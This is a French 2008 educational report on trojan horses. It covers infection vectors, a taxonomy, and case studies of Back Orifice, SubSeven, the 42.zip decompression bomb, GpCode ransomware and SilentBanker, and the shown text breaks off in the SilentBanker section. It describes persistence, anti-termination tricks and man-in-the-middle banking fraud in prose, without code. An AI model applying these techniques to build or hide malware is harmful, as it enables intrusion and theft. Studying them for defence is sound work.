

# Les chevaux de Troie

S. Cavin,\* C. Ehret† M. Rey‡ N. Zwahlen§  
Détachement de cryptologie de l'Armée Suisse

25 août 2008

*L'aède inspiré par un dieu commença de chanter, et il chanta d'abord comment les Argiens, étant montés sur les nefs aux bancs de rameurs, s'éloignèrent après avoir mis le feu aux tentes. Mais les autres Achéens étaient assis déjà auprès de l'illustre Ulysse, enfermés dans le cheval, au milieu de l'agora des Troyens. Et ceux-ci, eux-mêmes, avaient traîné le cheval dans leur citadelle. Et là, il se dressait, tandis qu'ils proféraient mille paroles, assis autour de lui. Et trois desseins leur plaisaient, ou de fendre ce bois creux avec l'airain tranchant, ou de le précipiter d'une hauteur sur les rochers, ou de le garder comme une vaste offrande aux dieux. Ce dernier dessein devait être accompli, car leur destinée était de périr, après que la ville eut reçu dans ses murs le grand cheval de bois où étaient assis les princes des Achéens, devant porter le meurtre et la destruction aux Troyens. Et il chanta comment les fils des Achéens, s'étant précipités du cheval, leur creuse embuscade, saccagèrent la ville, et il chanta la dévastation de la ville escarpée.*

Homère, Odyssée, chant VIII

*Timeo Danaos et dona ferentes*  
Je crains les Grecs, même quand ils font des cadeaux  
Virgile, Énéide, chant II, vers 49

---

\*stephane.cavin@gmail.com

†christoph.ehret@gmail.com

‡martin.rey@a3.epfl.ch

§nicolas.zwahlen@gmx.net

# Table des matières

<b>1</b>	<b>Introduction</b>	<b>3</b>
<b>2</b>	<b>Mode opératoire</b>	<b>3</b>
<b>3</b>	<b>Vecteurs d'infection</b>	<b>5</b>
3.1	L'utilisateur . . . . .	5
3.2	Faibles de sécurité . . . . .	5
<b>4</b>	<b>Classification</b>	<b>6</b>
<b>5</b>	<b>Exemples</b>	<b>7</b>
5.1	NetBus . . . . .	7
5.2	Back Orifice . . . . .	7
5.2.1	Comportement et fonctionnement . . . . .	7
5.2.2	Les principales fonctionnalités . . . . .	8
5.3	SubSeven . . . . .	8
5.3.1	Comportement et fonctionnement . . . . .	8
5.3.2	Les principales fonctionnalités . . . . .	9
5.4	Saboteur 42.zip . . . . .	9
5.5	Botnets . . . . .	9
5.6	GpCode . . . . .	10
5.7	SilentBanker . . . . .	10
5.7.1	Fonctionnement . . . . .	10
5.8	Attaques ciblées . . . . .	12
5.9	Résumé . . . . .	12
<b>6</b>	<b>Contre-mesures</b>	<b>13</b>
6.1	Comment éviter d'être infecté . . . . .	13
6.2	Symptômes d'une infection . . . . .	13
6.3	Comment se débarrasser d'un cheval de Troie . . . . .	13
<b>7</b>	<b>Exemples de code source</b>	<b>14</b>
7.1	Exemples en Visual Basic . . . . .	14
7.1.1	Ouverture d'un WinSocket . . . . .	14
7.1.2	Manipulations de Windows . . . . .	15
7.2	Faux login sous Linux . . . . .	17
7.3	Ouverture de porte dérobée en C . . . . .	17
<b>8</b>	<b>Conclusion</b>	<b>20</b>
	<b>Index</b>	<b>21</b>
	<b>Références</b>	<b>22</b>

# 1 Introduction

Le nom *cheval de Troie* vient de la guerre de Troie dans la mythologie grecque [1, 2]. Les grecs assiègent la ville de Troie pour libérer Hélène qui avait été enlevée. Après dix ans d'un siège infructueux, Ulysse a l'idée du cheval de Troie : des guerriers grecs se dissimulent dans un grand cheval de bois, déguisé en offrande à Athéna. La flotte grecque se retire hors de vue, abandonnant le cheval sur la plage. En signe de victoire, les Troyens font entrer le piège dans leurs murs. Croyant la guerre terminée, ils festoient et se réjouissent. La nuit venue, les guerriers grecs sortent du cheval et ouvrent les portes au reste de l'armée, et Troie est pillée et ses habitants tués ou pris comme esclaves.

En navigant sur Internet, on peut trouver beaucoup de références sur les chevaux de Troie. Mais qu'est-ce qu'un cheval de Troie ? La référence [3] nous en donne une définition : *Les chevaux de Troie (trojan horses) exécutent des tâches malignes en se dissimulant au sein d'une coquille applicative d'aspect inoffensif*. Comme on le voit, cette définition est assez générique. Dans la suite du rapport, le lecteur pourra trouver des exemples de différents types de chevaux de Troie.

Les logiciels malveillants et particulièrement les chevaux de Troie n'ont cessé de devenir de plus en plus nombreux, complexes et professionnels au fil des années [4]. Cette tendance démontre clairement que les pirates ont compris que le développement de logiciels malveillants de manière professionnelle pouvait représenter une importante source de revenu [5, 6], ce qui les amena tout naturellement à se regrouper et à s'organiser afin d'améliorer la *qualité* du logiciel malveillant.

## 2 Mode opératoire

L'objectif des chevaux de Troie est le plus souvent d'ouvrir une porte dérobée (backdoor) sur le système cible, permettant par la suite à l'attaquant de revenir à loisir épier, collecter des données, les corrompre, contrôler, voire même détruire le système. Certains sont d'ailleurs tellement évolués qu'ils sont devenus de véritables outils de prise en main et d'administration à distance.

Leur mode opératoire est souvent le même ; ils doivent tout d'abord être introduits dans le système cible le plus discrètement possible. Les moyens sont variés et exploitent le vaste éventail des failles de sécurité : du simple économiseur d'écran piégé (envoyé par mail ou autre, du type `cadeau.exe`, `snow.exe`, etc...) jusqu'à l'exploitation plus complexe d'une faille de sécurité. Comme on le voit, un cheval de Troie infecte une machine de la même manière qu'un virus. La grande différence est qu'il ne se propage pas.

Après leur introduction dans le système, ils se cachent dans des répertoires système ou se lient à des exécutables. Ils modifient le système d'exploitation cible (sous Windows, la base des registres) pour pouvoir démarrer en même temps que la machine. De plus, ils sont actifs en permanence (car un cheval de Troie est un véritable serveur, il reste à l'écoute des connections provenant de l'attaquant pour recevoir des instructions), mais ils restent furtifs et sont rarement détectables par l'utilisateur. Ainsi, un listing des tâches courantes ne fournira pas d'indication suffisante : soit le cheval de Troie y sera invisible, soit son nom sera tout ce qu'il y a de plus banal (`Patch.exe`, `.exe`, `winamp34.exe`, `winrar.exe`, `setup.exe`, `rundlls`, ...).

Il est intéressant de noter que les chevaux de Troie représentent la majorité des infections par des logiciels malveillants (voir figure 1). De plus, depuis le début des années 2000, le nombre de chevaux de Troie interceptés par les entreprises antivirus est en forte augmentation (voir figure 2).




FIG. 1 – Pourcentage des attaques par type de logiciel malveillant.




FIG. 2 – Nombre de trojens interceptés par Kaspersky Lab par mois pour la période 2003 – 2005.

## 3 Vecteurs d'infection

### 3.1 L'utilisateur

La principale source d'infection par chevaux de Troie est l'utilisateur lui-même. En effet, par des textes bien choisis, l'utilisateur est convaincu d'installer un programme apparemment inoffensif. L'email n'est pas le seul mode de propagation des chevaux de Troie ; ils peuvent aussi se propager à l'aide des messageries instantanées, de sites web offrant le téléchargement de « goodies », de serveurs FTP ou encore par le biais d'unités de stockage amovibles.

### 3.2 Failles de sécurité

Beaucoup de chevaux de Troie utilisent des failles dans des programmes pour s'installer sans aucune intervention de l'utilisateur :

**Sites Web** : un utilisateur peut être infecté par une simple visite d'un site web infecté. La plupart du temps, des failles dans le navigateur (le plus souvent dans la partie manipulant des données) ou dans l'un de ses plugins (par exemple le plugin quicktime) sont utilisées pour installer le cheval de Troie sans que l'utilisateur ne s'aperçoive de quoi que ce soit. Ce vecteur d'infection est de plus en plus répandu, surtout avec l'arrivée début 2007 du malware kit MPack<sup>1</sup> basé sur PHP ; le simple fait de visiter un site web pointant (via un IFrame) vers un site malicieux suffit à ce que le cheval de Troie soit installé sur le système en utilisant une faille du navigateur ou d'un de ses plugins.

**Email** : comme pour les sites web, les failles des clients mail peuvent impliquer une infection, même sans aucune action de l'utilisateur.

**Ports ouverts** : en généralisant l'exemple de l'email, si une machine exécute des programmes connectés à Internet (serveur web, mail, transfert de fichiers) ou autorise le partage de fichiers, elle peut être infectée si l'un de ces programmes a une faille.

---

<sup>1</sup>voir [http://fr.wikipedia.org/wiki/MPack\\_\(logiciel\)](http://fr.wikipedia.org/wiki/MPack_(logiciel))

## 4 Classification

Il existe plusieurs types de chevaux de Troie, chacun étant construit pour accomplir une tâche particulière sur la machine infectée. Souvent, un cheval de Troie sera une combinaison de plusieurs de ces types. Cette classification est inspirée de l'article [5] :

### **troyens à porte dérobée** (backdoor trojans)

C'est le type le plus répandu et le plus dangereux. Ils permettent au pirate le contrôle à distance de la machine infectée, à l'insu de l'utilisateur (on parle alors de *machine zombie*). Ils peuvent être pilotés à distance pour envoyer ou recevoir des fichiers, les exécuter, tracer l'activité de la machine, récolter des données confidentielles etc.

### **troyens voleurs** (password-stealing trojans)

Ils sont conçus pour voler des données privées comme des mots de passe, adresses IP, informations bancaires etc. Ces informations sont envoyées à une adresse email contenue dans le code du cheval de Troie.

### **troyens espions** (trojan spies)

Ils gardent une trace de l'activité de l'utilisateur (frappes au clavier et captures d'écran) qui sont transmises au pirate. Ces informations peuvent être utilisées dans le cadre de fraudes bancaires par exemple.

### **troyens cargo** (trojan droppers)

Il s'agit d'une archive contenant plusieurs autres logiciels malveillants qui seront installés sur la machine infectée. Ils peuvent installer un leurre (un programme amusant ou un canular) qui distraira l'attention de la victime pendant l'installation malveillante. Un autre avantage est de servir d'emballage pour des troyens connus qui seraient immédiatement détectés par l'antivirus, alors que le cargo est facile à écrire et passe incognito.

### **troyens téléchargeurs** (trojan downloaders)

Comme le cargo, ce type est utilisé pour installer d'autres logiciels malveillants sur la machine infectée. Mais contrairement aux cargo, ils sont très légers et peuvent être utilisés pour télécharger de nouvelles versions de logiciels malveillants. Souvent, ils exploitent des faiblesses de Microsoft Internet Explorer.

### **troyens serveurs** (trojan proxies)

Ils fonctionnent comme relais et fournissent un accès anonyme à Internet. Ils sont utilisés principalement pour des envois massifs de spam.

### **troyens saboteurs** (ArcBombs)

Ils sont conçus pour saboter les logiciels antivirus. Ils prennent la forme d'une archive compressée qui « explose » quand elle est décompressée pour être examinée par l'antivirus. Cette explosion est due au fait que les données compressées sont répétitives et prennent énormément de place une fois décompressées (bombe de décompression, voir section 5.4 pour un exemple). La machine en est bloquée, fortement ralentie ou saturée de fichiers identiques. D'autres logiciels malveillants peuvent être introduits pendant que l'antivirus est occupé.

### **troyens redirecteurs** (trojan clickers)

Ils redirigent la victime vers un site web spécifique, soit pour augmenter la fréquentation du site, soit pour des raisons publicitaires, soit pour lancer une attaque de déni de service, soit pour diriger l'utilisateur vers un site contenant d'autres logiciels malveillants.

## 5 Exemples

### 5.1 NetBus

**NetBus** est un logiciel de contrôle à distance de machines Windows [7]. Écrit en mars 1998 par le suédois Carl-Fredrik Neikter pour faire des plaisanteries, il est controversé pour sa capacité à servir de porte dérobée.

L'utilisation de **NetBus** a eu des conséquences graves : en 1999, Magnus Eriksson, juriste à l'université de Lund, perd sa place suite à la découverte de milliers d'images de pornographie enfantine sur son ordinateur de travail. Il doit quitter le pays et être suivi médicalement pour affronter le stress. Il ne sera acquitté qu'en 2004, quand un tribunal découvre que **NetBus** avait été utilisé pour prendre le contrôle de son ordinateur.

Le logiciel est composé de deux parties : un client et un serveur. Le serveur est un exécutable qui doit être installé sur la machine qu'on veut contrôler. À la première exécution, le serveur s'installe sur la machine et s'inscrit dans le registre Windows, pour que le serveur s'exécute ensuite à chaque démarrage comme un processus invisible. Le client comporte une interface graphique et permet d'effectuer différentes actions sur la machine distante.

Actuellement, la plupart des logiciels antivirus détectent et éliminent **NetBus**.

### 5.2 Back Orifice

**Back Orifice** est sans doute le cheval de Troie le plus connu. C'est une application client-serveur développée en 1998 qui permet au logiciel client de surveiller, administrer, et effectuer à distance n'importe quelle action (réseau, multimédia, redémarrage, fichiers, ...) sur la machine exécutant le serveur. Il a été diffusé sur Internet très rapidement, afin (d'après les auteurs) de mettre en évidence les failles de sécurité existant dans Windows 95/98 et donc de dévaloriser ce système. L'intention anti-Microsoft est clairement affichée, comme en témoigne le nom même de **Back Orifice**, évoquant le logiciel de Microsoft, **Back Office**.

Ce logiciel a été créé par « The Cult of the Dead Cow » [8], un groupe de hackers formé en 1984. La version actuelle est la version 2000 (**B02k**) [9] dont les sources sont maintenant disponibles sur Internet en licence GPL [10]. Elle permet d'utiliser le client sur les systèmes d'exploitation Windows 95, 98, ME, NT, 2000, et XP. Le fait d'avoir ouvert le code a sensiblement changé son statut puisqu'il autorise toute personne à vérifier le contenu de l'application pour en être sûr (problèmes de portes dérobées). Cela assure également son évolution et sa pérennité. Il possède en outre un grand nombre d'extensions ou *plugins* qui lui donnent une modularité sans limites.

#### 5.2.1 Comportement et fonctionnement

Pour configurer le serveur **bo2k.exe**, il est possible d'utiliser le programme **bo2kcfg.exe**. Ce dernier permet également d'ajouter un certain nombre de *plugins*, dont notamment :

- le chiffrement de la communication entre le serveur et le client (**AES**, **Serpent**, ...);
- l'encodage de l'en-tête du protocole **TCPI0**;
- l'accès en streaming à l'écran hôte.

Une fois lancé, **B02k** s'installe dans `\Windows\System\` ou `\WinNT\System32\`. Il modifie ensuite la base de registre. Le fichier initial peut ensuite être effacé (ou s'auto-effacer si spécifié). **B02k** devient ensuite actif à chaque démarrage du système et reste en mémoire. Sous NT, le cheval de Troie utilise une astuce pour éviter d'être tué par le gestionnaire de tâches : il change son PID constamment et

créé des processus fils qui lui permettent de rester actif si l'un d'entre eux est tué. De plus, son nom comporte un grand nombre d'espaces et de *e*, ce qui a pour effet de renvoyer une erreur lorsqu'on tente de le tuer à partir de Windows (tout en n'affectant en rien son fonctionnement). Seule solution : le tuer à partir du DOS! Sous Windows 95/98, le fichier se renomme `.exe` (c'est-à-dire sans nom), ce qui le rend invisible dans le gestionnaire de tâches.

### 5.2.2 Les principales fonctionnalités

B02k est capable de redémarrer la machine hôte et de la bloquer. Il récupère la liste des mots de passe contenus sur le serveur (connexion Internet et mots de passe réseau) ainsi que ses principales informations (processeur, mémoire, capacité disque etc.) Il peut modifier, ajouter, effacer et partager des fichiers ou des répertoires sur la machine hôte. Il peut tuer, lister ou créer un processus et accéder à la base de registre de l'ordinateur distant afin d'y faire des modifications.

Une des caractéristiques qui le distingue des véritables logiciels d'administration à distance est sa capacité à écrire dans un fichier toutes les touches tapées sur la machine hôte (keylogging) et à l'envoyer à l'attaquant. Finalement, il peut tuer à distance le serveur ou le relancer et y installer des nouveaux *plugins*.

## 5.3 SubSeven

Tout comme **Back Orifice**, **SubSeven** (ou **Sub7**) est une application client-serveur qui permet l'administration à distance de machines. Découvert en juin 1999 [11], ce programme a été classé par les antivirus comme un cheval de Troie. Son auteur, mobman (aidé par un cercle d'amis appelé Sub7Crew) considère **SubSeven** comme un logiciel légal et utile pour les administrateurs réseaux, les parents qui désirent surveiller leurs enfants, les clubs Internet etc. **SubSeven** peut être installé sur les systèmes d'exploitation Windows 95, 98, ME, NT, 2000, et XP. Sa dernière mise à jour date de 2001 : la version 2.2 est disponible sur Internet [12].

### 5.3.1 Comportement et fonctionnement

**SubSeven** est composé du client (`Subseven.exe`) qui est utilisé pour contrôler la machine de la victime, d'un éditeur de serveur (`Editserver.exe`) et d'un serveur (`Server.exe`). L'avantage de l'éditeur de serveur est de pouvoir personnaliser le serveur de sorte à pouvoir configurer la manière de notification utilisée pour communiquer l'adresse de la victime, le port utilisé, ou encore le mot de passe encryptant le serveur (pour cacher par exemple l'adresse de l'attaquant utilisée pour les notifications). Tout comme **Back Orifice**, **SubSeven** permet d'ajouter de nouvelles fonctionnalités en installant des plugins.

Pour simplifier la diffusion du cheval de Troie, l'attaquant peut joindre un fichier au serveur ; l'utilisateur en double-cliquant sur le serveur, ouvrira une image ou jouera un fichier de musique pendant que le cheval de Troie s'installe (il est même possible de retarder l'installation jusqu'au prochain redémarrage). Une fois installé, **SubSeven** contactera l'attaquant (par mail, IRC ou ICQ etc.) pour donner l'adresse de la victime. Il se copiera dans les répertoires `\Windows` et `\Windows\System` et se renommera.

### 5.3.2 Les principales fonctionnalités

La liste des fonctionnalités de SubSeven est impressionnante et assez similaire à celle de Back Orifice. On trouve entre autres la capacité d'enregistrer et d'envoyer les informations tapées au clavier, de transmettre audio et vidéo, de transformer sa victime en serveur FTP, de l'utiliser comme machine de redirection (cachant la véritable identité de l'attaquant), d'éteindre ou de faire redémarrer la machine infectée, etc.

## 5.4 Saboteur 42.zip

Le cheval de Troie 42.zip [13] est un troyen de type saboteur. Il est simplement constitué d'un fichier compressé standard d'une taille de 42 kilooctets. Les personnes qui utilisent un antivirus ont de fortes chances de rencontrer des problèmes si elles se retrouvent confrontées à 42.zip. En effet, sa taille augmente fortement lorsqu'on le décompresse. Le fichier originale est un fichier texte de 4,3 gigaoctets rempli de 0. Ce fichier est compressé (zip) et dupliqué 16 fois. Cette opération est effectuée sur le résultat quatre fois! Dans les mots des créateurs, la description donne « *The file contains 16 zipped files, which again contains 16 zipped files, which again contains 16 zipped files, which again contains 16 zipped, which again contains 16 zipped files, which contain 1 file, with the size of 4.3 GB* ». Si l'on décompresse entièrement ce fichier, on obtient un total de **4,5 petaoctets** :

$$\begin{aligned} 16 \cdot 4'294'967'295 &= 68'719'476'720 && (68 \text{ Go}) \\ 16 \cdot 68'719'476'720 &= 1'099'511'627'520 && (1 \text{ To}) \\ 16 \cdot 1'099'511'627'520 &= 17'592'186'040'320 && (17 \text{ To}) \\ 16 \cdot 17'592'186'040'320 &= 281'474'976'645'120 && (281 \text{ To}) \\ 16 \cdot 281'474'976'645'120 &= 4'503'599'626'321'920 && (4,5 \text{ Po}) \end{aligned}$$

## 5.5 Botnets

Le terme *botnet* désigne un ensemble de machines zombies qui sont exploitées de manière malveillante. Pour créer et contrôler ces machines, des troyens sont utilisés. Selon des études récentes, deux variantes des chevaux de Troie Gaobot et Sdbot (découvert respectivement en août 2003 et en avril 2002) sont responsables d'environ 80% des bots en fonction sur Internet. Jusqu'à ce jour, la plupart des bots sont contrôlés à travers des serveurs IRC, ce qui permet à l'attaquant de garder l'anonymat. Parce qu'il est difficile de contrôler beaucoup de bots par IRC, de nouvelles méthodes de contrôle sont utilisées. Par exemple, les consoles web utilisant **http** sont beaucoup plus adéquates pour voir l'état des bots (actif/inactif), l'état des commandes envoyés au bots etc. Les réseaux de bots sont très souvent utilisés pour envoyer des spams de manière anonyme.

Autre exemple, en avril-mai 2007, les sites Internet du gouvernement estonien ont été harcelés pendant plus de deux semaines par des attaques DDoS (dénier de service distribué) initiées par une armée de bots qu'on soupçonne fortement d'être d'origine russe [14]. En quelques heures, ce pays, qui compte parmi les plus connectés d'Europe, fut l'objet d'une série d'attaques DDoS sans précédent à l'échelle d'un pays. Les sites gouvernementaux furent les premiers visés. Puis vint le tour des banques, des médias et des partis politiques. Le numéro des urgences (ambulances, incendies) est même resté indisponible pendant plus d'une heure. Ces attaques furent si virulentes que certaines administrations, dont celles de la Défense nationale, ont été obligées de couper l'accès de leur site web à toutes les adresses IP étrangères au pays pendant plusieurs jours.

## 5.6 GpCode

GpCode est un cheval de Troie qui crypte des documents de l'utilisateur (documents Office, html, codes sources, archives zip, photos et autres) au moyen d'une clé RSA de 1024 bits et propose un déchiffrement payant. Il s'agit donc d'un « enlèvement » informatique avec une demande de rançon ; on parle d'ailleurs de *ransomware* ou de cyber-chantage ; à ce sujet, voir l'article [5]. GpCode s'attaque aux utilisateurs n'ayant pas de backup de leurs documents ; une méthode simple de prévention contre ce genre de cheval de Troie est donc d'archiver fréquemment ses documents personnels sur un support externe.

Une première version datant de 2005 utilisait une clé RSA de 660 bits, qui a pu être retrouvée par le vendeur d'antivirus Kaspersky Lab [15] grâce à une erreur dans l'implémentation de l'algorithme RSA ; l'entreprise met à disposition des victimes un outil de récupération des fichiers cryptés. Pour la version 2008, qui utilise une clé RSA de 1024 bits, aucune faille n'a encore été trouvée et un défi cryptographique a été lancé pour casser la clé privée.

## 5.7 SilentBanker

SilentBanker [16] est un bon exemple de l'évolution dans la complexité des chevaux de Troie et de la professionnalisation de leurs auteurs. Il permet de voler différentes informations bancaires d'un utilisateur et de modifier les données d'une transaction bancaire via une attaque du type *Man-in-the-Middle* (MITM). Il a été découvert en décembre 2007. Il se distingue tout particulièrement par différents mécanismes sophistiqués qui permettent d'intercepter une communication sécurisée via SSL, de contourner une authentification à deux facteurs et les confirmations de transactions, de modifier les données d'une transaction vers la banque et les informations de confirmation de la banque. SilentBanker cible plus de 400 banques dans le monde dont les États-Unis, la France, l'Irlande, l'Espagne, la Finlande, la Grande-Bretagne et la Turquie ; la liste des banques se trouve dans un fichier de configuration qui peut sans autre être mis à jour. En plus des fonctionnalités décrites ci-dessus, SilentBanker intercepte également les mots de passe de comptes FTP, POP ou webmail, injecte du code HTML dans plus de 200 URL différentes, peut transformer la machine infectée en serveur web ou proxy, et permet également de proposer à la victime plus de 600 sites pornographiques afin de gagner de l'argent supplémentaire grâce aux programmes de partenariat avec ces derniers.

### 5.7.1 Fonctionnement

SilentBanker utilise différentes stratégies d'attaque en fonction de la banque ; allant de la simple interception de login et mot de passe, en passant par la manipulation des paramètres DNS<sup>2</sup> pour effectuer une attaque du type MITM, le pirate peut en dernier recours intercepter une communication SSL valide, injecter du code HTML afin d'obtenir des informations manquantes, voler un certificat ou un cookie si cela est requis, ou encore modifier un certificat racine par un certificat généré par le pirate. Un exemple de transaction avec authentification supplémentaire via SMS telle qu'elle pourrait avoir lieu avec SilentBanker est illustré dans la figure 3 ; dans cet exemple il s'agit d'une attaque typique de MITM où le cheval de Troie a au préalable modifié les paramètres DNS, peut-être modifié un certificat racine du browser et créé une page web de logon identique à l'originale.

Il n'est pas clairement expliqué et détaillé comment les pirates arrivent à intercepter une communication SSL valide avec SilentBanker, mais cela est très certainement réalisé à l'aide d'un *Browser*

---

<sup>2</sup>Dans le cas de la manipulation des paramètres DNS, même si le cheval de Troie est supprimé, ces paramètres ne sont pas modifiés et le pirate peut sans autre continuer à utiliser une attaque du type MITM.




FIG. 3 – Scénario d’attaque MITM [17]

*Helper Object*<sup>3</sup> (BHO). Les différents fichiers de configuration que *SilentBanker* utilise sont tous compressés et encryptés<sup>4</sup>.

